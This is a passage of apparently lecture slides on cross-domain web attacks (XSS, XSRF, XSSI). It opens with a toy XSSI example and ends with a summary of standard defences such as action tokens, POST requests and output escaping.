RenderData({“acct_no”:”494783”, “balance”:”10000”})

Overrides Callback!

10.4. Preventing XSSI

- Can’t stop others from loading our resources
- Similar problem with preventing XSRF
  - need to distinguish 3rd party references from legitimate ones, so we can deny the former
- Authentication via Action Token



Summary

- Cross-Domain Attacks
  - □ Not direct attacks launched against our app
  - □ User views ours and a malicious site in same browser
  - □ Attacker tries to run evil scripts, steal our cookies, …
  - □ Types: XSS, XSRF, XSSI
- Prevention:
  - □ Against XSRF & XSSI: use cookie-based authentication, prefer POST over GET, action tokens
  - □ Against XSS: sanitize/escape output, use HTML/Javascript escaping appropriately, whitelist